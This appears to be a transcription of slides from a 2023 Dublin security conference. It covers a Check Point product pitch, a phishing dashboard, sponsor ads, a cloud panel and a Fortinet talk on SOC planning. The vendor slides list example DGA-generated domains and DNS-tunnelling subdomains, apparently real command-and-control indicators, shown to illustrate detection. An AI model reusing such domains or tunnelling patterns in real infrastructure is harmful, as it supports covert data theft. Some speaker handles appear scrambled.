


PHISHING SITE
LinkedInscam.com



AI Preventing 5X more sophisticated DNS attacks

Block C&C communications and Data theft with Deep Learning engines



#1 DGA (Domain Generation Algorithm)


```
liybelac.bazar  
izryudew.ba  
biymudqe.ba  
fuicibem.ba  
biykonem.ba  
aqtielew.ba  
yptaonem.ba  
exyxtoca.ba  
iqfisoew.ba  
aguponew.ba  
exogelqe.ba  
exybonyw.ba  
etymonac.ba  
liybelac.bazar  
izryudew.baza  
biymudqe.baza  
fuicibem.baza  
biykonem.baza  
aqtielew.baza  
yptaonem.baza  
exyxtoca.baza  
iqfisoew.baza  
aguponew.baza  
exogelqe.baza  
exybonyw.baza  
etymonac.baza  
liybelac.bazar  
izryudew.bazar  
biymudqe.bazar  
fuicibem.bazar  
biykonem.bazar  
aqtielew.bazar  
yptaonem.bazar  
exyxtoca.bazar  
iqfisoew.bazar  
aguponew.bazar  
exogelqe.bazar  
exybonyw.bazar  
etymonac.bazar
```

#2 DNS Tunneling


```
6a57jk2ba1d9keg15cbg.appsync-api.eu-west-1.avsvmcloud.com  
7sbvaemscs0mc925tb99.appsync-api.us-west-2.avsvmcloud.com  
gq1h856599gqh538acqn.appsync-api.us-west-2.avsvmcloud.com  
ihvpgv9psvq02ffo77et.appsnc-api.us-east-2.avsvmcloud.com  
k5kcubuassl3alrf7gm3.appsnc-api.eu-west-1.avsvmcloud.com  
mhdosoksaccf9sni9icp.appsnc-api.eu-west-1.avsvmcloud.com  
f5534496-1a85-4844-8bc0-e9edc537ea40.server-26.deeponlines.com  
f5534496-1a85-4844-8bc0-e9edc537ea40.server-34.deeponlines.com  
f5534496-1a85-4844-8bc0-e9edc537ea40.server-5.deeponlines.com  
f5534496-1a85-4844-8bc0-e9edc537ea40.server-98.deeponlines.com  
f5534496-1a85-4844-8bc0-e9edc537ea40.server-73.deeponlines.com  
f5534496-1a85-4844-8bc0-e9edc537ea40.server-82.deeponlines.com  
f5534496-1a85-4844-8bc0-e9edc537ea40.server-15.deeponlines.com  
f5534496-1a85-4844-8bc0-e9edc537ea40.server-59.deeponlines.com
```

AI Preventing malicious Code Packages

Securing Software Supply Chains at the earliest stages of the CI/CD pipeline




Actual preventions by Check Point:



Known vulnerable packages:



Visibility on code packages traffic:



Try Check Point's AI For 14 days for Free

These graphs provide an overview of the detected phishing emails and how they were handled by the policy.

Total Security Events **5874**

Out of which:


Phishing
325

Malware
458

Spam
1458

Other
1234

Events Trend



Scanned Elements

Emails
3589

Attachments
1000


Top Phishing Detection Reasons



Top Attacked Users

VIP	User Name	User Email	Count
👑	David aaa	david@avananXXX1.com	400
	David	david@2.com	250
👑	aaa	david@3.com	320
	Joseph	david@avana41.com	480
	Davido	david@avanan51.com	0

Security Events by Enforcement




Log security Event **834**
Warning Banner **344**
Quarantine **181**



Thank you!



*Ian Porteous
Regional Director, Sales
Engineering | Office of the CTO
Check Point*



YOU DESERVE THE BEST SECURITY

Integrity360

your security in mind

Comfort break + Demo labs

KnowBe4
Human error. Conquered.

Empowering your
Human Firewall


netskope

Detect, defend and
educate in a world of AI

 XM Cyber

Fix less, prevent more -
continuous threat
Exposure Management
platform

RAPID7

Actionable intelligence
demo with Rapid7



#SecurityFirstDublin

Integrity360
your security in mind

Welcome back



#SecurityFirstDublin

**SECURITY
FIRST**
CYBER SECURITY CONFERENCE 2023

Cloud Security panel: Cloud control- Managing risks and other Cloud based challenges



Ronan Kelly

Sales Director Ireland
@rcelpgw14



Ahmed Aburahal

Technical Product
Manager
@Integrity360



Nachiket Joshi

Manager, Cloud Sales
Engineering
@CrowdStrike



Pritesh Mistry

Pre Sales Engineer
@Rpcjjg



Scott Walker

VP of EMEA
@Mpa_



Dave Cahill

Enterprise Security
Architecture Mgr.
@An Post

#SecurityFirstDublin

Developing the early detection and prevention foundations for an effective security operations strategy

Kash Valji

Senior Director Consulting Systems Engineering -
Fortinet



#SecurityFirstDublin



Building Unified SecOps Platforms

Early Threat Detection Prevention and Response



Why Are We Talking About SOCs

Why Are The SOC and SecOps Such Relevant Discussion Points Today

The Expansion of the Digital Attack Surface means your exposure to advanced adversaries in greater than ever

Top Reasons Security Operations Are More Difficult Than They Were 2 Years Ago


(Enterprise Strategy Group Report, 'SOC Modernization and the Role of XDR')



The traditional cyber-security toolkit used by organisations need to be more than just a collection of technologies that are loosely connected together



SOC Functions



SOC Planning


Ok, I've decided I need a Command Centre, or need to improve the one I have, now what?

- Define Mission and Goals
- Threat Modelling: Know your Adversaries
- Requirements: Standards, Regulations and Policies
- Capabilities
- Choice of a Technology (Fabric)
- Audit from External Cyber Security consultancy
